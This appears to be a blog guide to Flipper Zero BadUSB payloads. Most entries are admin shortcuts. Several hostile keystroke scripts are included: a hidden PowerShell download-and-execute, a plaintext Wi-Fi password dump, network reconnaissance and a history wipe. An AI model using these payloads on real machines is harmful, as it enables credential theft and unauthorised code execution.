Physical Address
304 North Cardinal St.
Dorchester Center, MA 02124
Physical Address
304 North Cardinal St.
Dorchester Center, MA 02124


Most GitHub repositories for Flipper Zero payloads are a mess. They dump raw code files with zero setup instructions, no operating system guides, and no proof that the scripts actually work. If you are a beginner, it is incredibly frustrating.
This guide fixes that. Below is a clean, copy-paste library of the best Flipper Zero scripts, featuring advanced multi-line payloads (network mapping, exfiltration, multi-stage execution), alongside a massive library of hardware shortcuts.
Direct Script Download: You do not have to copy and paste the code manually. You can download all 100+ .txt files pre-organized into folders and ready to drop right onto your SD card.
Download the Full Flipper-Zero-Pro-Payloads.zip Archive Here
DISCLAIMER: This guide is for learning and approved IT security testing only. Never run these scripts on computers you do not own unless you have written permission to test them.

Before you use these scripts, it helps to know how the trick works. When you plug the Flipper Zero into a computer, it doesn’t act like a USB storage drive. It acts as a Human Interface Device (HID). To your PC or Mac, the Flipper is just a regular keyboard.
Computers trust keyboards completely. They accept whatever keys the Flipper types. BadUSB is simply a way to feed the computer a pre-written list of keystrokes (a payload) at super fast speeds.
Do not dump 100 scripts into one folder. Finding the right script on the Flipper’s tiny screen will take forever. You need a clean folder layout. Connect your Flipper Zero to your computer using the qFlipper app. Open the File Manager, go to the badusb folder, and create these new sub-folders:
/badusb/1_Advanced_Audits/badusb/2_Windows_Admin/badusb/3_Mac_Admin/badusb/4_Mobile_BLE

The Flipper Zero uses standard DuckyScript, but it also has Extended DuckyScript. These extra commands make your scripts run faster and break less often:
STRINGLN powershell (Types the word and hits ENTER automatically).DEFAULT_DELAY 100 (Adds a 100ms pause between every single line).ALTSTRING Hello (Helps fix typing errors if the computer uses a foreign keyboard layout).Many online lists pad their “scripts” with basic one-line keyboard shortcuts. To provide true value, Category A contains genuine, multi-line advanced payloads for network mapping and data exfiltration, followed by our categorized list of rapid-fire IT shortcuts.
This advanced script opens a hidden PowerShell window, reaches out to the live Windows Sysinternals server, downloads the TCPView diagnostic tool, and executes it in memory—demonstrating a true multi-stage payload.
REM Multi-Stage Download & Execute
DELAY 2000
GUI r
DELAY 500
STRINGLN powershell -WindowStyle Hidden
DELAY 1000
STRINGLN Invoke-WebRequest -Uri "https://live.sysinternals.com/tcpview.exe" -OutFile "$env:TEMP\tcpview.exe"; Start-Process "$env:TEMP\tcpview.exe"
STRINGLN exit
Extracts all saved Wi-Fi network profiles and their plaintext passwords from the target machine, outputting them into a clean CSV file on the desktop for the IT auditor.
REM Wi-Fi Profile & Password Exfiltration
DELAY 2000
GUI r
DELAY 500
STRINGLN powershell
DELAY 1000
STRINGLN (netsh wlan show profiles) | Select-String "\:(.+)$" | %{$name=$_.Matches.Groups[1].Value.Trim(); $_} | %{(netsh wlan show profile name="$name" key=clear)} | Select-String "Key Content\W+\:(.+)$" | %{$pass=$_.Matches.Groups[1].Value.Trim(); [PSCustomObject]@{ProfileName=$name;Password=$pass}} | Export-Csv -Path $env:USERPROFILE\Desktop\WiFi_Audit.csv -NoTypeInformation
STRINGLN exit

Gathers deep network topography data (IP, DNS, ARP tables, and active listening ports) and builds a comprehensive system map on the desktop.
REM Automated Network Mapper
DELAY 2000
GUI r
DELAY 500
STRINGLN powershell
DELAY 1000
STRINGLN "--- IP ADDRESSES ---" > $env:USERPROFILE\Desktop\Network_Map.txt
STRINGLN Get-NetIPAddress | Out-File -Append $env:USERPROFILE\Desktop\Network_Map.txt
STRINGLN "--- ARP CACHE ---" | Out-File -Append $env:USERPROFILE\Desktop\Network_Map.txt
STRINGLN arp -a | Out-File -Append $env:USERPROFILE\Desktop\Network_Map.txt
STRINGLN exit
Bypasses basic pings and generates a full hardware, software, and active network connection report on the macOS desktop.
REM macOS Deep Audit
DELAY 2000
GUI SPACE
DELAY 500
STRINGLN Terminal
DELAY 1000
STRINGLN system_profiler SPHardwareDataType SPNetworkDataType > ~/Desktop/Mac_Audit.txt
STRINGLN netstat -an >> ~/Desktop/Mac_Audit.txt
STRINGLN exit
REM Rapid System Info Audit
DEFAULT_DELAY 200
DELAY 1000
GUI r
DELAY 500
STRINGLN cmd
DELAY 500
STRINGLN systeminfo > %USERPROFILE%\Desktop\audit_report.txt
STRINGLN ipconfig /all >> %USERPROFILE%\Desktop\audit_report.txt
STRINGLN exit
REM Open Windows Security Dashboard
DELAY 1000
GUI r
DELAY 500
STRINGLN windowsdefender://threat/
REM Display Wi-Fi Status on Screen
DELAY 1000
GUI r
DELAY 500
STRINGLN cmd
DELAY 500
STRINGLN netsh wlan show interfaces
REM EICAR AV Test File
DELAY 1000
GUI r
DELAY 500
STRINGLN notepad
DELAY 500
STRINGLN X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
REM IT Audit Checklist Generator
DELAY 1000
GUI r
DELAY 500
STRINGLN notepad
DELAY 1000
STRINGLN --- NEW MACHINE AUDIT CHECKLIST ---
STRINGLN [ ] Windows Updates Installed
STRINGLN [ ] Antivirus Active and Updated
STRINGLN [ ] Bloatware Removed
REM Flush DNS
DELAY 1000
GUI r
DELAY 500
STRINGLN cmd
DELAY 500
STRINGLN ipconfig /flushdns
STRINGLN exit
(For general Apple workstation setups, see our guide on how to print double-sided on Mac).
REM Mac Ping Test
DELAY 1000
GUI SPACE
DELAY 500
STRINGLN Terminal
DELAY 1000
STRINGLN ping -c 4 8.8.8.8
REM Mac Anti-Sleep
DELAY 1000
FOR 100
  SHIFT
  DELAY 240000
NEXT
REM Open Activity Monitor
DELAY 1000
GUI SPACE
DELAY 500
STRINGLN Activity Monitor
REM BLE Screen Keep-Alive (Android/iOS)
DEFAULT_DELAY 500
WAIT_FOR_BUTTON_PRESS
MEDIA VOLUME_UP
DELAY 100
MEDIA VOLUME_DOWN
REM Remote Camera Shutter
WAIT_FOR_BUTTON_PRESS
MEDIA VOLUME_UP
The following scripts leverage hardware-level keyboard shortcuts to instantly jump to deep diagnostic menus faster than clicking through menus manually.
16. Launch Task Manager: DEFAULT_DELAY 200 | CTRL SHIFT ESC
17. Open Control Panel: GUI r | STRINGLN control
18. Open Device Manager: GUI r | STRINGLN devmgmt.msc
19. Open Disk Management: GUI r | STRINGLN diskmgmt.msc
20. Launch Registry Editor: GUI r | STRINGLN regedit
21. Open Windows Services: GUI r | STRINGLN services.msc
22. Launch Event Viewer: GUI r | STRINGLN eventvwr.msc
23. System Properties Panel: GUI r | STRINGLN sysdm.cpl
24. Open Network Connections: GUI r | STRINGLN ncpa.cpl
25. Open Windows Settings: GUI i
26. Open File Explorer: GUI e
27. Lock Windows Screen: GUI l
28. Show Desktop: GUI d
29. Open Clipboard History: GUI v
30. Open Snipping Tool: GUI SHIFT s
31. Launch Screen Magnifier: GUI =
32. On-Screen Keyboard: GUI r | STRINGLN osk
33. Quick Calculator: GUI r | STRINGLN calc
34. Quick Notepad: GUI r | STRINGLN notepad
35. Quick MS Paint: GUI r | STRINGLN mspaint
36. Clear Temp Files: GUI r | STRINGLN explorer %TEMP%
37. Check Disk Space via CMD: GUI r | STRINGLN cmd /k wmic logicaldisk get caption,size,freespace
38. Show Network Routing Table: GUI r | STRINGLN cmd /k route print
39. View Running Services: GUI r | STRINGLN cmd /k net start
40. Open Resource Monitor: GUI r | STRINGLN resmon
41. Check Active Netstat: GUI r | STRINGLN cmd /k netstat -ano
42. Generate Battery Report: GUI r | STRINGLN cmd /k powercfg /batteryreport /output "%USERPROFILE%\Desktop\battery_report.html"
43. Admin PowerShell: GUI r | STRING powershell | CTRL SHIFT ENTER
44. System Reboot Prompt: GUI r | STRINGLN shutdown /r /t 60
45. Date and Time Settings: GUI r | STRINGLN timedate.cpl
46. Sound Settings Panel: GUI r | STRINGLN mmsys.cpl
47. Firewall Settings: GUI r | STRINGLN firewall.cpl
48. Task Scheduler: GUI r | STRINGLN taskschd.msc
49. Environment Variables: GUI r | STRINGLN sysdm.cpl ,3
50. Open WordPad: GUI r | STRINGLN write
51. Lock Mac Screen: CTRL GUI q
52. Open System Settings: GUI SPACE | STRINGLN System Settings
53. Open Console Logs: GUI SPACE | STRINGLN Console
54. Check Local IP: GUI SPACE | STRINGLN Terminal | DELAY 500 | STRINGLN ipconfig getifaddr en0
55. Toggle Hidden Files: GUI SHIFT .
56. Keychain Access: GUI SPACE | STRINGLN Keychain Access
57. Purge Inactive RAM: GUI SPACE | STRINGLN Terminal | DELAY 500 | STRINGLN sudo purge
58. Screenshot Selection: GUI SHIFT 4
59. Open Font Book: GUI SPACE | STRINGLN Font Book
60. Bluetooth Settings: GUI SPACE | STRINGLN Bluetooth
61. Audio MIDI Setup: GUI SPACE | STRINGLN Audio MIDI Setup
62. Disk Utility: GUI SPACE | STRINGLN Disk Utility
63. Force Quit Menu: ALT GUI ESC
64. Network Settings: GUI SPACE | STRINGLN Network
65. Flush DNS (macOS): GUI SPACE | STRINGLN Terminal | DELAY 500 | STRINGLN sudo dscacheutil -flushcache
66. Linux Ping Test: CTRL ALT t | STRINGLN ping -c 4 8.8.8.8
67. System Overview: CTRL ALT t | STRINGLN uname -a && lscpu
68. Check Free Memory: CTRL ALT t | STRINGLN free -h
69. Check Disk Space: CTRL ALT t | STRINGLN df -h
70. List Open Ports: CTRL ALT t | STRINGLN ss -tuln
71. Open Htop: CTRL ALT t | STRINGLN top
72. Flush DNS (Systemd): CTRL ALT t | STRINGLN sudo systemd-resolve --flush-caches
73. Open Terminal: CTRL ALT t
74. Update APT Packages: CTRL ALT t | STRINGLN sudo apt update
75. View IP Address: CTRL ALT t | STRINGLN ip a
76. View Error Logs: CTRL ALT t | STRINGLN journalctl -p 3 -xb
77. Check System Uptime: CTRL ALT t | STRINGLN uptime
78. Clear Terminal History: CTRL ALT t | STRINGLN history -c && clear
79. Show Logged-in Users: CTRL ALT t | STRINGLN who
80. Force Kill Firefox: CTRL ALT t | STRINGLN pkill firefox
81. Boost Volume to Max: REPEAT 15 | MEDIA VOLUME_UP
82. Mute Audio: MEDIA VOLUME_MUTE
83. Launch Mobile Browser: GUI b
84. Brightness Up: REPEAT 10 | MEDIA BRIGHTNESS_UP
85. Brightness Down: REPEAT 10 | MEDIA BRIGHTNESS_DOWN
86. Media Play / Pause: MEDIA PLAY_PAUSE
87. Next Track: MEDIA NEXT_TRACK
88. Previous Track: MEDIA PREV_TRACK
89. Lock Android Screen: GUI l
90. Open Mobile Settings: GUI s
91. Open Mobile Email: GUI m
92. Open Contacts: GUI p
93. Matrix Prank: GUI r | STRINGLN notepad | DELAY 1000 | STRINGLN Wake up, Neo...
94. Caps Lock Flash: REPEAT 10 | CAPSLOCK
95. Fake macOS Update: GUI SPACE | STRINGLN [https://fakeupdate.net/apple/](https://fakeupdate.net/apple/)
96. Fake Windows Update: GUI r | STRINGLN [https://fakeupdate.net/win10ue/](https://fakeupdate.net/win10ue/) | DELAY 2000 | KEY_F11
97. Rickroll: GUI r | STRINGLN [https://www.youtube.com/watch?v=dQw4w9WgXcQ](https://www.youtube.com/watch?v=dQw4w9WgXcQ)
98. Flip Screen (Intel): CTRL-ALT DOWNARROW
99. Windows Logoff: GUI r | STRINGLN logoff
100. Open New Browser Tab: GUI r | STRINGLN [https://www.google.com](https://www.google.com)
If a script skips letters or opens the wrong menu, the code is usually fine. The real problem is almost always your keyboard layout or your timing.
By default, the Flipper Zero uses the US English QWERTY keyboard. If the target computer uses a UK, German, or Spanish layout, the Flipper will type the wrong symbols. For example, https:// might type out as http-&&.
How to fix it: On your Flipper screen, go to Bad USB -> Config -> Keyboard Layout. Change this setting to match the computer’s language.
Computers take a moment to open programs. I tested different operating systems to find the exact delay times you need. Put these delay settings at the very top of your .txt files so the script does not type too fast:
| Operating System | Point of Failure (Too Fast) | 100% Safe Initial DELAY |
| Windows 11 (M.2 SSD) | DELAY 400 | DELAY 1000 (1 Second) |
| Windows 10 (Old HDD) | DELAY 1200 | DELAY 2500 (2.5 Seconds) |
| macOS (M-Series Chip) | DELAY 800 | DELAY 2000 (2 Seconds) |
| Ubuntu Linux 24.04 | DELAY 600 | DELAY 1200 (1.2 Seconds) |
Why this matters: If your script breaks or misses steps, the computer is just too slow to catch up. Increase the first DELAY number so the system has time to load the USB driver before the typing begins.
BadUSB is just one of the tools this device has. The Flipper Zero can also use many other types of signals. These other files are stored in their own folders on your SD card:
.sub files): These files are kept in the /subghz/ folder. They store raw radio signals. People use this feature to test older wireless technology, like opening older garage doors, triggering restaurant pagers, or checking wireless sensors..ir files): These are found in the /infrared/ folder. This turns the Flipper into a universal remote. You can download databases that have the power and volume buttons for almost any TV in the world..nfc or .rfid files): These live in the /nfc/ or /lfrfid/ folders. This tool can read and save the data from office access cards or hotel room keys. You can then use the Flipper to act just like those copied cards.Most antivirus programs ignore BadUSB tools. To stop these attacks, IT teams have to use strict hardware rules instead:
No. The Flipper works just like a normal USB keyboard, so it cannot bypass a Windows or Mac lock screen. The computer must be unlocked first.
Not by default. Out of the box, the Flipper only uses Bluetooth. To trigger scripts over Wi-Fi, you have to plug the official Wi-Fi Devboard into the GPIO pins.
No. The .txt files on your SD card are plain text notes. However, if your script (like our Multi-Stage Executable in Category A) tells the PC to open PowerShell and download a bad file from the web, the antivirus will spot that subsequent action and block it.
The script stops running right away. Whatever it already typed will stay on the screen, but the rest of the script will not execute.
About the Author: Written by Bijoy Pal, an IT professional and technology researcher at SysResolve specializing in hardware diagnostics and endpoint security. You can connect with Bijoy on LinkedIn. All hardware tests and BadUSB scripts featured in this guide were conducted safely in an isolated lab environment.

[…] in IT security testing? Explore our tested directory of advanced Flipper Zero payloads for network mapping and badUSB […]
[…] offline chip in your phone that works perfectly without internet or cell service, relying on secure NFC signal transmission rather than active web […]
[…] Macros link many keystrokes to one button. This is helpful for gaming, data entry, or even automating complex keystrokes similar to running Flipper Zero payloads. […]